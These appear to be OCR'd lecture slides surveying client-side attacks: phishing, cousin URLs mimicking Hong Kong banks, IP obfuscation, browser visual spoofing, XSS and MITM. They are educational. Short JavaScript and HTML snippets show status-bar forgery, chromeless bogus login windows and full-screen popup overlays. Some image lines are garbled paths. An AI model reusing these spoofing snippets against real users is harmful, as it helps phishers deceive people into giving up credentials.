The rise of Client-Side Attack

By

Alan S. H . Lam

What is Client-Side Attacks?

- Target vulnerabilities in client applications (such as web browser and its plug-ins) rather than server applications.
- Client initiates connection which lead to an exploit; hence these attacks can get around most firewall or private IP protection.
- Pull based and drive-by-download

Why Client Attacks Become the Trend?

- Can reach target population with broadband or WiFi connections
- Web 2.0 provide an effective platform for attacks
- Financial gain: collecting sensitive data, such as online account credentials and credit card numbers
- Building Botnets or Zombie army to launch attacks or replay spams.

Client-Side Attack Techniques

- Phishing
- Cross Site Scripting (XSS)
- Man-in-the-Middle (MITM)
- Pharming
- Malware Web Page
- Trojan Horse Program

Phishing

Phishing attacks use 'spoofed' e-mails and fraudulent websites designed to fool recipients into divulging personal financial data such as credit card numbers, account usernames and passwords, social security numbers, etc

URL Obfuscation

Cousin URL

(Red：Bogus Cousin URL)

Hong Kong Banking Bogus Websites

Some Cousin URL as example

- 東亞銀行 (www.hkbea.com)
  - www.eastasiacredit.com
  - www.onlinebea.com
- 匯豐銀行 (www.hsbc.com)
  - www.hkhsbc.com
- 星展銀行 (hk.dbs.com)
  - www.dbshk.net
- 渣打銀行 (www.standardchartered.com)
  - www.scbltd.com
- 大新銀行 **(www.dahsing.com)**
  - www.dasxin.com
  - www.dlfh.com
- 港基銀行 (www.iba.com.hk)
  - www.ibabankhk.com
  - www.hkiba.com

Source:
Hong Kong Police Force

URL Obfuscation (cont')

Different representations of URL

- Normal representation of URL
  - Domain: http://www.ie.cuhk.edu.hk
- Dotted representation of IP address URL
  - Decimal: http://137.189.96.168
  - Hexadecimal: http://89.BD.60.A8
  - Octal http://0211.0275.0140.0250
- Dot-less representation of IP address URL
  - Decimal: http://2310889640
  - Hexadecimal: http://DC6232C
  - Reference:
    http://www.tcp-ip.nu/tcp-ip/subpages/dotlessip/

Page Redirect

- Pop up a bougs login web page
  - Without menu bar and status bar
- Use META to redirect the real web site at the back

E.G

```
<META HTTP-EQUIV="Refresh" CONTENT="0;
  url=http://www.ture-bank.com”>
```

Demo

Window Injection

- This vulnerability allow a website inject content into another site's window if the target name of the window is known. This can e.g. be exploited by a malicious website to spoof the content of a pop-up window opened on a trusted website
- can be exploited by a malicious web site to "hi-jack" a named browser window, regardless of which web site is the true "owner" of the window

Demo

Visual spoofing

- Target to the web browser interface
- Display fake menu bar, status bar, dialogue box on a web browser
  - The address bar displays the fake URL address
  - The status bar shows displays the golden “lock” icon indicating a secure SSL session, which has often been cited as a differentiator between legitimate sites and scams
  - The download or installation dialogue box shows fake information

Visual spoofing (cont’)

Forge the status bar information

1. Use on MouseMove

E.G. <a href=“http://bogusweb.com"
onMouseMove="window.status='http://www.usbank.com';return true;"
onMouseout="window.status=‘ ‘ ">Login immediately

2. Use onClick

E.G. Login

```
function bank_open() {
window.open('http://bogusweb.com', '_blank', bank_options); return false;}
document.getElementById('bank').onclick= bank_open;
```

Visual spoofing: (cont’)

Graphic substitution approach


1. The bogus web page are opened without the menu bar and status bar

```
window.open(“bogus.htm", "_blank", "height=700,
    width=683, location=no, menubar=no,
    toolbar=no, status=no, resizable=no,
    scrollbars=no");
```

2. The menu bar and status bar (with the golden “lock” icon) images are displayed at the top and bottom of the bogus web page to disguise as part of the browser user interface

Demo

Graphic Substitution Approach



Header image

Bogus web content

Footer image

Graphic Substitution Approach

3. Combine with the java commands “window.createPopup()” and “popup.show()”, attacker can hijack the entire user’s desktop and construct a fake interface to capture and manipulate what the user sees.


```
op=window.createPopup();
op.document.body.innerHTML="...html...";
op.show(0,0,screen.width,screen.height,document.body);
```

Browser UI Rebuild Approach

1. The bogus web page are opened without the menu bar and status bar
2. Some browser user interface functions (including the certification view function) are rebuilt on the bogus web page through download XUL (XML-based User interface Language. Standards based language developed by mozilla.org to create cross-platform user interfaces for Mozilla-based products such as the browser.)

Demo

Browser UI Rebuild Approach



Overriding Page Content Approach


- IE browser allows creation of chromeless windows which are screen objects that do not have the normal borders and other controls attached to them. Through javascript, they can be positioned to hide or replace (by “sitting on top”) underlying content.
- Attackers make use of these chromeless windows to spoof the graphical components of browser, such as URL address bar and dialogue boxes for file download, software installation, and bookmark.

Demo

Cross-Site Scripting (XSS)


- Incorrect input passing at the web server side
- A cross-site scripting vulnerability allows the insertion of malicious scripts on a true web site
- Malicious scripts get executed on clients that trust the web site
- Target on the client rather than the web server

Top 10 Vulnerability Classes by Percentage Likelihood



Source: April 2007 WhiteHat Security

Top 3 Critical Severity Vulnerability Classes



Source: April 2007 WhiteHat Security

XSS

- Attackers try to fool a legitimate web server to send malicious code to a user's browser by crafted inputs
- The malicious code is usually shown as the content in
  - Error messages
  - Search result
  - User comments
  - Links
- XSS attack can steal user login password information, cookie, or login session

Demo

IE DHTML Edit ActiveX Control Cross-Site Scripting

- This vulnerability is caused due to an error in the DHTML Edit ActiveX control when handling the "execScript()" function in certain situations. This can be exploited to execute arbitrary script code in a user's browser session in context of an arbitrary site.
- Phishers can insert their web contents with genuine URL address and certificate information

Demo


XSIO - Cross Site Image Overlaying

- basically the same as XSS except there is no scripting involved, but instead an image is referenced and positioned using CSS over an important part of a website.

Demo


Man in the Middle Attack

By poisoning the victim DNS server, arp cache, or host file, attacker can redirect the traffic of a legitimate site to the attacker server where the attacker can sniff password information even in the HTTPS connection.

